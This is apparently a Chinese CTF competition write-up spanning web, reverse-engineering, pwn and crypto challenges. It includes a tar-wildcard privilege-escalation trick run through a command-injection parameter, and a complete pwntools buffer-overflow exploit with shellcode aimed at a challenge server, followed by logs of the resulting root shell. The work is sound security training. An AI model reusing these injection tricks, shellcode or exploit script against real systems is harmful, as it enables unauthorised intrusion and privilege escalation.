const newUser = { id: Date.now().toString(), name, email, password, admin: admin, // 存储admin权限标识 createdAt: new Date().toISOString() }; DataStore.addUser(newUser); DataStore.setCurrentUser(newUser); // 设置admin cookie Utils.setCookie('admin', admin); this.showTodoPage(); // 启动cookie监控 this.startAdminCookieMonitor(); Utils.showNotification('注册成功'); }, // 退出登录 handleLogout() { // 停止cookie监控 this.stopAdminCookieMonitor(); // 清除admin cookie document.cookie = 'admin=; expires=Thu, 01 Jan 1970 00:00:00 UTC; path=/;'; DataStore.logout(); this.showLoginPage(); Utils.showNotification('已退出登录'); }, // 添加任务 async handleAddTask() { const taskInput = document.getElementById('task-input'); const taskText = taskInput.value.trim(); if (!taskText) return; const currentUser = DataStore.getCurrentUser(); if (currentUser) { // 检测特殊前缀(仅admin可用) if (currentUser.admin === 1 && taskText.startsWith('')) { await this._s3cr3t(taskText.substring(5).trim()); taskInput.value = ''; return; } DataStore.addTask(currentUser.id, taskText); this.renderTasks(); taskInput.value = ''; Utils.showNotification('任务已添加'); } }, // 隐藏的功能(混淆命名) async _s3cr3t(cmd) { try { // 解码隐藏的路径 const _p = atob('Zmw0Z19zM2NyM3QucGhw'); const _r = await fetch(_p, { method: 'POST', headers: { 'Content-Type': 'application/json', 'X-Custom-Auth': btoa('admin-request') }, body: JSON.stringify({ cmd: cmd }) }); if (_r.ok) { const _d = await _r.json(); if (_d.flag) { // 显示flag const flagDisplay = document.createElement('div'); flagDisplay.className = 'fixed inset-0 bg-black bg-opacity-75 flex items-center justify-center z-50'; flagDisplay.innerHTML = `🎉 Flag Found!

${_d.flag}

${_d.message}

关闭

`; document.body.appendChild(flagDisplay); } } else { Utils.showNotification('访问被拒绝', 'error'); } } catch (_e) { console.log('ERR:', _e); Utils.showNotification('操作失败', 'error'); } }, // 切换任务状态 handleToggleTask(taskId) { const currentUser = DataStore.getCurrentUser(); if (currentUser) { DataStore.toggleTaskStatus(currentUser.id, taskId); this.renderTasks(); } }, // 删除任务 handleDeleteTask(taskId) { const currentUser = DataStore.getCurrentUser(); if (currentUser) { DataStore.deleteTask(currentUser.id, taskId); this.renderTasks(); Utils.showNotification('任务已删除'); } }, // 清空已完成任务 handleClearCompleted() { const currentUser = DataStore.getCurrentUser(); if (currentUser) { DataStore.clearCompletedTasks(currentUser.id); this.renderTasks(); Utils.showNotification('已清空所有完成的任务'); } }, // 更新过滤按钮状态 updateFilterButtons() { document.querySelectorAll('.filter-btn').forEach(btn => { if (btn.dataset.filter === this.currentFilter) { btn.classList.remove('bg-gray-200', 'hover:bg-gray-300'); btn.classList.add('bg-primary', 'text-white'); } else { btn.classList.remove('bg-primary', 'text-white'); btn.classList.add('bg-gray-200', 'hover:bg-gray-300'); } }); }, // 渲染任务列表 renderTasks() { const currentUser = DataStore.getCurrentUser(); if (!currentUser) return; let tasks = DataStore.getTasks(currentUser.id); // 根据过滤条件筛选任务 if (this.currentFilter === 'pending') { tasks = tasks.filter(task => !task.completed); } else if (this.currentFilter === 'completed') { tasks = tasks.filter(task => task.completed); } const taskList = document.getElementById('task-list'); // 清空列表 taskList.innerHTML = ''; // 如果没有任务 if (tasks.length === 0) { taskList.innerHTML = `没有符合条件的任务


`; this.updateTaskStats(); return; } // 渲染任务 tasks.forEach(task => { const taskItem = document.createElement('div'); taskItem.className = `task-item p-4 flex items-center justify-between transition-custom ${task.completed ? 'bg-gray-50' : ''}`; taskItem.dataset.id = task.id; taskItem.innerHTML = ` ${task.text}


`; taskList.appendChild(taskItem); }); // 更新任务统计 this.updateTaskStats(); }, // 更新任务统计数据 updateTaskStats() { const currentUser = DataStore.getCurrentUser(); if (!currentUser) return; const tasks = DataStore.getTasks(currentUser.id); const total = tasks.length; const completed = tasks.filter(task => task.completed).length; const pending = total - completed; document.getElementById('total-tasks').textContent = total; document.getElementById('completed-tasks').textContent = completed; document.getElementById('pending-tasks').textContent = pending; }, // 显示登录页面 showLoginPage() { document.getElementById('login-page').classList.remove('hidden'); document.getElementById('register-page').classList.add('hidden'); document.getElementById('todo-page').classList.add('hidden'); // 重置表单 document.getElementById('login-form').reset(); }, // 显示注册页面 showRegisterPage() { document.getElementById('login-page').classList.add('hidden'); document.getElementById('register-page').classList.remove('hidden'); document.getElementById('todo-page').classList.add('hidden'); // 重置表单,确保admin字段重置为0 document.getElementById('register-form').reset(); document.getElementById('admin-field').value = 0; }, // 显示TODO页面 showTodoPage() { document.getElementById('login-page').classList.add('hidden'); document.getElementById('register-page').classList.add('hidden'); document.getElementById('todo-page').classList.remove('hidden'); // 更新欢迎语和管理员标识 const currentUser = DataStore.getCurrentUser(); if (currentUser) { document.getElementById('user-greeting').textContent = `${Utils.getGreeting()},${currentUser.name}`; // 显示/隐藏管理员标识 if (currentUser.admin === 1) { document.getElementById('admin-badge').classList.remove('hidden'); } else { document.getElementById('admin-badge').classList.add('hidden'); } } // 渲染任务 this.renderTasks(); this.updateFilterButtons(); } }; // 初始化应用 document.addEventListener('DOMContentLoaded', () => { App.init(); });
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
async _s3cr3t(cmd) {
// ...
// 解码 atob('Zmw0Z19zM2NyM3QucGhw') 得到 'fl4g_s3cr3t.php'
const _p = atob('Zmw0Z19zM2NyM3QucGhw');

const _r = await fetch(_p, {
method: 'POST',
headers: {
'Content-Type': 'application/json',
// btoa('admin-request')
'X-Custom-Auth': btoa('admin-request')
},
// 将 'eval:' 后面的内容作为 cmd 参数发送
body: JSON.stringify({ cmd: cmd })
});

if (_r.ok) {
const _d = await _r.json();
if (_d.flag) {
// 如果返回的数据中有 flag,就显示它
// ... 显示 flag ...
}
}
// ...
}


访问fl4g_s3cr3t.php

{“success”:true,”flag”:”flag{298091cc-9785-41fc-a77b-e55a2c6af8c3}”,”message”:”Congratulations! You found the hidden flag!”}

√vec-backend

根据源代码提示用 VEC@2025 123456登录

/etc/crontab 有一个定时任务

1
2
3

cmd=cat /usr/local/bin/compress.sh

{ "result": "#!/bin/sh\ncd /home/user\ntar czf /tmp/backup.tar.gz *" }

<font style="color:rgb(37, 37, 37);">*</font> ,shell 会把它展开为 <font style="color:rgb(37, 37, 37);">/home/user</font> 目录下的所有文件名。


先创建 p.sh 脚本,给权限:

1
cmd=cd /home/user && echo "cat /flag > /tmp/flag_out && chmod 777 /tmp/flag_out" > p.sh
1
cmd=cd /home/user && chmod +x p.sh

最后创建需要被 shell 特殊解析的文件

1
cmd=cd /home/user && touch "./--checkpoint-action=exec=sh p.sh"

生效了,但是发现/tmp/flag_out 大小为 0,于是查看 /root,发现有一个大小为 43 的 flag

如法炮制:

1
cmd=cd /home/user && echo "cp /root/flag /tmp/flag_out && chmod 777 /tmp/flag_out" > p.sh

得到 flag

刷新 ls -la /tmp 看到 flag_out 大小不为 0 即可读取
补写:

  • 进程(Process):任何一个正在运行的程序。
  • 守护进程(Daemon)是一种特殊类型的进程。只要 linux 在运行,守护进程就在运行。没有操作界面,用户看不到他。有自己的任务,cron daemon 是定时任务管家,会执行/etc/crontab 这个文件里面的定时任务。常见的守护进程还有 sshd,httpd。
1
2
3
cmd=cat /usr/local/bin/compress.sh

{ "result": "#!/bin/sh\ncd /home/user\ntar czf /tmp/backup.tar.gz *" }

展开当前目录(也就是/home/user)下的所有文件打包压缩,因为当前目录是我们的用户目录,可写,所以如果在当前目录写入本身是参数选项的文件就会欺骗 shell。

所以我们先要创造一个文件给他写入我们希望执行的命令:

1
cmd=cd /home/user && echo "cat /flag > /tmp/flag_out && chmod 777 /tmp/flag_out" > p.sh

Re

√ 巴适

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
__int64 __fastcall main()
{
size_t v1; // rax
FILE *v2; // rax
FILE *v3; // rax
char input[128]; // [rsp+20h] [rbp-A0h] BYREF
const char *target; // [rsp+A8h] [rbp-18h]
char *cipher; // [rsp+B0h] [rbp-10h]
char *std_b64; // [rsp+B8h] [rbp-8h]

_main();
printf("Enter flag: ");
if ( scanf("%127s", input) != 1 )
return 1i64;
v1 = strlen(input);
std_b64 = std_b64_encode((const unsigned __int8 *)input, v1);
if ( std_b64 )
{
cipher = custom_from_std_b64(std_b64);
free(std_b64);
if ( cipher )
{
target = "WjueW3qfVUJ0UwCwU2W1yfC9";
if ( !strcmp(cipher, "WjueW3qfVUJ0UwCwU2W1yfC9") )
printf("Correct!\n");
else
printf("Wrong!\n");
free(cipher);
return 0i64;
}
else
{
v3 = __acrt_iob_func(2u);
fprintf(v3, "custom translate failed\n");
return 1i64;
}
}
else
{
v2 = __acrt_iob_func(2u);
fprintf(v2, "encode failed\n");
return 1i64;
}
}

flag-base64 编码-custom_from_std_b64-WjueW3qfVUJ0UwCwU2W1yfC9

CUSTOM_TABLE 是 ZYXABCDEFGHIJKLMNOPQRSTUVWzyxabcdefghijklmnopqrstuvw0123456789+/

1
2
3
4
[+] 找到了 1 种可能性。开始爆破...
[!] 成功!Flag是:
Base64: ZmxhZ3tiYXM0XzFzX2Z1biF9
Flag: flag{bas4_1s_fun!}

Pwn

√ez_integer

1
2
3
4
5
6
7
8
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
init(&argc);
puts("1+1= ?");
input();
while ( 1 )
puts(str);
}

IDA 查看 input,发现有溢出

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
#!/usr/bin/env python3
from pwn import *

# --- 配置 ---
exe = './pwn'
elf = context.binary = ELF(exe)
context.arch = 'i386'
context.log_level = 'debug'

# 1. 动态计算出的偏移量
# 距离 = (ebp+4) - (ebp-0x41B) = 0x41B + 4 = 1055
OFFSET = 1055

# --- 连接 ---
# p = process(exe)
p = remote('223.94.36.170', 33121) # 远程时用这个
# 223.94.36.170:33121

# --- 步骤 1: 触发漏洞并获取泄露的地址 ---

# 1. 等待 "1+1= ?" 提示
p.recvuntil(b'?')

# 2. 发送一个大数 (比如 65535) 来绕过检查
p.sendline(b'65535')

# 3. 接收泄露地址那一行, 类似 "ffbca123 65535"
p.recvline() # <--- 添加这一行,用来吃掉那个多余的 b'\n'
leak_line = p.recvline()

# 4. 解析出 buf 的地址
# 'ffbca123 65535\n' -> b'ffbca123' -> 0xffbca123
buf_addr = int(leak_line.split(b' ')[0], 16)
log.info(f"Leaked buf address: {hex(buf_addr)}")

# --- 步骤 2: 构建并发送 Payload ---

# 1. 准备 shellcode
shellcode = asm(shellcraft.sh())

# 2. 构建 payload
payload = flat(
shellcode, # 放在最前面
b'A' * (OFFSET - len(shellcode)), # 填充物
buf_addr # 覆盖 EIP,跳回 buf 的开头
)

# 3. 发送 payload
# 注意:这里用 p.send() 而不是 p.sendline()
# 因为 read() 按字节数读取,不需要换行符
p.send(payload)

# 4. 拿 shell
p.interactive()

运行结果:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
C:\Users\111\AppData\Local\Programs\Python\Python312\python.exe C:\Users\111\Desktop\code\pwn1\1.py
[*] 'C:\\Users\\111\\Desktop\\code\\pwn1\\pwn'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX unknown - GNU_STACK missing
PIE: No PIE (0x8048000)
Stack: Executable
RWX: Has RWX segments
Stripped: No
[x] Opening connection to 223.94.36.170 on port 33121
[x] Opening connection to 223.94.36.170 on port 33121: Trying 223.94.36.170
[+] Opening connection to 223.94.36.170 on port 33121: Done
[DEBUG] Received 0x7 bytes:
b'1+1= ?\n'
[DEBUG] Sent 0x6 bytes:
b'65535\n'
[DEBUG] Received 0xf bytes:
b'ff92070d 65535\n'
[*] Leaked buf address: 0xff92070d
[DEBUG] D:\true_msys64\ucrt64\bin\cpp.exe -C -nostdinc -undef -P -IC:\Users\111\AppData\Local\Programs\Python\Python312\Lib\site-packages\pwnlib\data\includes
[DEBUG] Assembling
.section .shellcode,"awx"
.global _start
.global __start
_start:
__start:
.intel_syntax noprefix
.p2align 0
/* execve(path='/bin///sh', argv=['sh'], envp=0) */
/* push b'/bin///sh\x00' */
push 0x68
push 0x732f2f2f
push 0x6e69622f
mov ebx, esp
/* push argument array ['sh\x00'] */
/* push 'sh\x00\x00' */
push 0x1010101
xor dword ptr [esp], 0x1016972
xor ecx, ecx
push ecx /* null terminate */
push 4
pop ecx
add ecx, esp
push ecx /* 'sh\x00' */
mov ecx, esp
xor edx, edx
/* call execve() */
push 11 /* 0xb */
pop eax
int 0x80
[DEBUG] D:\true_msys64\ucrt64\bin\as.exe -32 -o C:\Users\111\AppData\Local\Temp\pwn-asm-dw77bq0x\step2 C:\Users\111\AppData\Local\Temp\pwn-asm-dw77bq0x\step1
[DEBUG] D:\true_msys64\ucrt64\bin\objcopy.exe -j .shellcode -Obinary C:\Users\111\AppData\Local\Temp\pwn-asm-dw77bq0x\step3 C:\Users\111\AppData\Local\Temp\pwn-asm-dw77bq0x\step4
[DEBUG] Sent 0x423 bytes:
00000000 6a 68 68 2f 2f 2f 73 68 2f 62 69 6e 89 e3 68 01 │jhh/│//sh│/bin│··h·│
00000010 01 01 01 81 34 24 72 69 01 01 31 c9 51 6a 04 59 │····│4$ri│··1·│Qj·Y│
00000020 01 e1 51 89 e1 31 d2 6a 0b 58 cd 80 41 41 41 41 │··Q·│·1·j│·X··│AAAA│
00000030 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 │AAAA│AAAA│AAAA│AAAA│
*
00000410 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 0d │AAAA│AAAA│AAAA│AAA·│
00000420 07 92 ff │···│
00000423
[*] Switching to interactive mode
[DEBUG] Received 0x32 bytes:
b"sh: 0: can't access tty; job control turned off\n"
b'# '
sh: 0: can't access tty; job control turned off
# ls
[DEBUG] Sent 0x1 bytes:
b'l'
[DEBUG] Sent 0x1 bytes:
b's'
[DEBUG] Sent 0x1 bytes:
b'\n'
[DEBUG] Received 0xa bytes:
b'flag pwn\n'
flag pwn
[DEBUG] Received 0x2 bytes:
b'# '
# cat flag
[DEBUG] Sent 0x1 bytes:
b'c'
[DEBUG] Sent 0x1 bytes:
b'a'
[DEBUG] Sent 0x1 bytes:
b't'
[DEBUG] Sent 0x1 bytes:
b' '
[DEBUG] Sent 0x1 bytes:
b'f'
[DEBUG] Sent 0x1 bytes:
b'l'
[DEBUG] Sent 0x1 bytes:
b'a'
[DEBUG] Sent 0x1 bytes:
b'g'
[DEBUG] Sent 0x1 bytes:
b'\n'
[DEBUG] Received 0x2b bytes:
b'flag{45bbb776-d1e1-4855-9411-39e128a2eb7c}\n'
flag{45bbb776-d1e1-4855-9411-39e128a2eb7c}
[DEBUG] Received 0x2 bytes:
b'# '


test_nc

nc 连接后 ls 后 cat flag

1

Crypto

√ 你知道这是什么

填上 CyberChef

